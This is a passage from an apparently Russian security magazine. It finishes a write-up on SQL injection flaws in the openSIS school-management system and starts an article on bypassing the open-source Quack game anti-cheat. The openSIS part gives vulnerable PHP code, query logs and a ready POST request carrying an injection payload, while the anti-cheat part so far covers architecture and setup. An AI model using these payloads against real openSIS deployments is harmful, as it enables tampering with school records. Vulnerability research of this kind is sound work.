 WHERE STAFF_CERTIFICATION_ID='2'
...
```

Если я заменю каждое значение другим числом, очевидно, количество апдейтов увеличится и будет равно количеству чисел. Я заменил первые 16 значений на числа от 1 до 15 (использовал 1 два раза):

```
------WebKitFormBoundaryQS9jXjB4QidjJBZp
Content-Disposition: form-data; name="error_handler"

------WebKitFormBoundaryQS9jXjB4QidjJBZp
Content-Disposition: form-data; name="LO_search"

Search
------WebKitFormBoundaryQS9jXjB4QidjJBZp
Content-Disposition: form-data; name="values[1][STAFF_CERTIFICATION_
NAME]"
...
```

SQL-запрос:

```
2024-05-02T17:39:02.393434Z  2208 Query
 UPDATE staff_certification
 SET STAFF_CERTIFICATION_NAME='AAAA2',STAFF_CERTIFICATION_DATE='-05'
 WHERE STAFF_CERTIFICATION_ID='1'

2024-05-02T17:39:02.394323Z  2208 Query UPDATE staff_certification
 SET STAFF_PRIMARY_CERTIFICATION_INDICATOR=NULL,
 STAFF_CERTIFICATION_DATE='2024-05-01',
 STAFF_CERTIFICATION_EXPIRY_DATE='2024-05-31'
 WHERE STAFF_CERTIFICATION_ID='4'
```

Всего есть 15 запросов `UPDATE`. Уязвимость легко продемонстрировать, используя `{n}'#`:

```
month_values[15'#][STAFF_CERTIFICATION_DATE]
2024-05-02T17:41:05.612987Z  2253 Query UPDATE staff_certification
SET STAFF_CERTIFICATION_DATE='-05' WHERE STAFF_CERTIFICATION_ID='15
'#'
```

Валидация параметров

В openSIS есть валидация параметров, которую можно использовать, вызвав функцию `clean_param`. Функция `clean_param` много раз вызывается в коде, мы рассмотрим `PARAM_NOTAGS` и `PARAM_ALPHA`.

```
case PARAM_NOTAGS:       // Strip all tags
    $param = strip_tags($param);
    $param = str_replace('>', '', $param);
    return str_replace('<', '', $param);

 case PARAM_ALPHA:        // Remove everything not a-z
    return par_rep('/[^a-zA-Z#&]/i', '', $param);
    //  return replace_croatain($param);
```

Код `PARAM_NOTAGS` хорош для предотвращения XSS. Но я бы не использовал его, потому что пользователю могут потребоваться теги в заголовке, так что кодирование HTML было бы лучше в этом случае. `PARAM_ALPHA` очищает входной параметр `$param`, удаляя все символы, которые не являются стандартными буквами, `#` или `&`. Я видел использование этих кейсов в строках 114–128 в `modules/users/Profiles.php`:

```
if (clean_param($_REQUEST['new_profile_title'], PARAM_NOTAGS) &&
AllowEdit()) {

    // $id = DBGet(DBQuery('SHOW TABLE STATUS LIKE '' .
'user_profiles' . '''));
    // $id[1]['ID'] = $id[1]['AUTO_INCREMENT'];
    // $id = $id[1]['ID'];
    $exceptions_RET = array();
    $_REQUEST['new_profile_title'] = str_replace("'", "''", $_REQUEST
['new_profile_title']);
    DBQuery('INSERT INTO user_profiles (TITLE,PROFILE) values('' .
clean_param($_REQUEST['new_profile_title'], PARAM_NOTAGS) . '','' .
clean_param($_REQUEST['new_profile_type'], PARAM_ALPHA) . '')');
    $_REQUEST['profile_id'] = mysqli_insert_id($connection);
    $xprofile = $_REQUEST['new_profile_type'];
    unset($_REQUEST['new_profile_title']);
    unset($_REQUEST['new_profile_type']);
    unset($_SESSION['_REQUEST_vars']['new_profile_title']);
    unset($_SESSION['_REQUEST_vars']['new_profile_type']);
}
```

Валидация `new_profile_type` с использованием `PARAM_ALPHA` предотвращает SQL-инъекции, поскольку запрещает использовать кавычки. Но `PARAM_NOTAGS` предназначен только для XSS.

Вот такой запрос стриггерит уязвимость:

```
POST /openSIS/Modules.php?modname=users/Profiles.php&modfunc=update&
profile_id= HTTP/1.1
Host: 192.168.147.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
Cookie: PHPSESSID=0oelpc05g9clrnv5fdrvg8kvqr
Connection: close

new_profile_title=aaaa')#&new_profile_type=admin
```

SQL-запрос:

```
2024-05-02T18:07:23.304858Z  2292 Query INSERT INTO user_profiles (
TITLE,PROFILE) values('aaaa'')#','admin')
```

ВЫВОДЫ

Итак, мы нашли огромный простор для SQL-инъекций. Некоторые проэксплуатировать не выйдет, в других меры безопасности сами становились причиной инъекции, в третьих инъекция предотвращалась случайно.

Неэксплуатируемые случаи — это те, в которых есть SQL-инъекция, но ты ничего от нее не можешь получить, а только манипулируешь некоторыми данными. Но даже эти случаи иногда считаются уязвимостями, поскольку они угрожают целостности вводимых и сохраняемых данных (CVSS ~ 2,7 AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:L/A:N).

Ну и лучшее я оставил напоследок: везде, где в приложении используются значения в квадратных скобках, есть возможность для SQL-инъекции. А используются они во всем приложении.

ЧИТ СВОИМИ РУКАМИ

Обходим античит и исследуем Unity

В этой статье я попробую показать, как создать собственный чит, который будет противостоять используемым в играх античит-системам. Для этого нам понадобится поупражняться в реверсе и познакомиться с устройством игр, написанных на Unity.

neeko
mynxold@gmail.com

Другие статьи цикла о написании читов

- Вскрываем компьютерную игру и пишем трейнер на C++
- Смотрим сквозь стены и делаем автоприцеливание для 3D-шутера

АНТИЧИТ

Итак, античит — это некая программа, которая мешает игрокам в онлайновые игры получать нечестное преимущество за счет использования стороннего ПО. Не буду пытаться объяснить это на абстрактном примере, лучше давай сразу перейдем к практике. По дороге все поймешь!

Quick Universal Anti-Cheat Kit

Так как нет (или я просто не нашел) античитов уровня ядра с открытым исходным кодом, то выбирать будем из опенсорсных античитов, в которых присутствует только античит пользовательского уровня. Мой выбор пал на античит Quick Universal Anti-Cheat Kit (далее Quack).

Сразу предупреждаю, что Quack — это лишь простенькая опенсорсная демонстрация концепции. Обойти ее проще, чем системы, которые используются в популярных играх. Все коммерческие античиты работают как на пользовательском уровне, так и на уровне ядра. Причем самые важные защитные функции обычно реализованы именно в виде драйвера.


Однако для обучения Quack сгодится как нельзя лучше, и изложенное дальше должно стать фундаментом для будущих изысканий.

WARNING

Статья имеет ознакомительный характер и предназначена для оценки защищенности кода игр. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Обратная разработка античитов нарушает пользовательские соглашения игр, поэтому, повторяя описанное в этой статье на практике, ты действуешь на свой страх и риск!

Архитектура Quack

Давай посмотрим на общую архитектуру античита глазами ее автора. Далее я объясню, для чего нужен каждый выделенный на схеме компонент.


Anti-cheat database
API Responses
Queries
Game server
Player status
Responses
Client data
Multiplayer data
Master server
Player status
Responses
Protected video game
Standalone usermode anti-cheat process
Queries
Game information
Anti-cheat .DLL
Kernel mode anti-cheat
Windows API

Архитектура Quack

Зеленым цветом я выделил клиентскую часть (то, что будет работать на компьютере игрока):

- Protected video game — игра, которую мы запускаем на своем компьютере и которую будет защищать античит;
- Anti-cheat .DLL — пользовательская часть античита, DLL, которая существует в контексте созданного процесса игры и которая отвечает за защиту памяти процесса игры;
- Standalone usermode anti-cheat process — пользовательская часть античита. Это главный модуль античита (оркестратор), который общается с пользовательской и ядерной частями, а также держит связь с сервером античита;
- Kernel mode anti-cheat — ядерная часть античита. Отвечает за защиту двух других модулей античита. Не реализовано.

Синим цветом я выделил серверную часть (то, что будет работать вне компьютера игрока):

- Master server — отвечает за хранение учетной записи игрока и управление ею;
- Game server — отвечает за отслеживание состояния элементов в игре, а также местоположения игроков и врагов на карте;
- Anti-cheat database — база данных игроков.

Настраиваем Quack

Если после развертывания Quack (как это сделать, смотри в руководстве на GitHub и на YouTube) у тебя ничего не работает, то советую повнимательнее изучить следующие файлы и настроить сетевые адреса и порты в соответствии с реальными условиями.

GameDevCAServer\Program.cs

```
var settings = MongoClientSettings.FromConnectionString(env["DB_URI"
]);
settings.ServerApi = new ServerApi(ServerApiVersion.V1);

var mongoClient = new MongoClient(settings);
database = mongoClient.GetDatabase(env["DB_NAME"]);
```

Quack-server\src\main.js

```
class Config {
    static DB_URI = process.env.DB_URI
    static DB_NAME = process.env.DB_NAME
    static PORT = process.env.PORT

    static CLIENT = new MongoClient(this.DB_URI)

    static DEV_MODE = true
    static VERSION = process.env.npm_package_version
}
```

Quack-internal\constants.hpp

```
namespace constants {
    const LPCWSTR W_DLL_NAME { L"Quack-internal" };
    const LPCSTR DLL_NAME{ "Quack-internal" };

    const std::string VERSION { "0.6.5" };
    constexpr unsigned IPC_PORT = 5175; // Local machine
communications port
    constexpr unsigned NET_PORT = 7982; // Foreign network
communications port
    static constexpr bool DBG = false;
}
```

Quack-client\constants.hpp


```
namespace constants {
    const std::string VERSION{ "0.4.2" };
    const std::string NAME{ "Quack" };
    constexpr unsigned IPC_PORT = 5175; // Local machine
communications port
    constexpr unsigned NET_PORT = 7982; // Foreign network
communications port
    static constexpr bool DBG = false;
}
```

Quack-client\flashpoint.cpp

```
http::Client cli{ "localhost", constants::NET_PORT };
```


Проверяем работоспособность Quack

Для начала нам нужно убедиться в том, что все работает. Для этого так же, как и автор античита, будем использовать его игру Inertia, инжектор Destroject и внутренний чит Inertia-cheat. Подключимся к серверу по адресу lh (localhost) с ником xakep0.


Inertia
lh
xakep0
Connect
Back

Подключение к игровому серверу


В консоли игрового сервера видим, что произошло подключение.



```
SERVER INFORMATION:
________________________________
Version:        1.0.9
Max players:    8
TPS:            75
________________________________
Server started on 24745.
>Incoming connection from: 127.0.0.1:56028
Client token matched!

        127.0.0.1:56028 connected successfully.
        Player ID:              1
        Username:               xakep0
        Client version:         1.4.6
        Client HWID:    37e7bb0dd2e16abd57d509d91c23616e15ed99245817a44bfe057f6434d7b4bb
```

Лог игрового сервера

Также в базе данных античита видим, что появилась запись.



My Queries
Databases
Search
admin
anticheat
Player
config
local
Documents
Aggregations
Schema
Indexes
Validation
Explain
Reset
Find
Options
ADD DATA
EXPORT DATA
0 DOCUMENTS
1 INDEXES

anticheat.Player

```
_id: "37e7bb0dd2e16abd57d509d91c23616e15ed99245817a44bfe057f6434d7b4bb"
arp: Array (empty)
blob: Object
risk: 0
timestamp: 1708887683739
uptime: 1
username: "Placeholder"
```

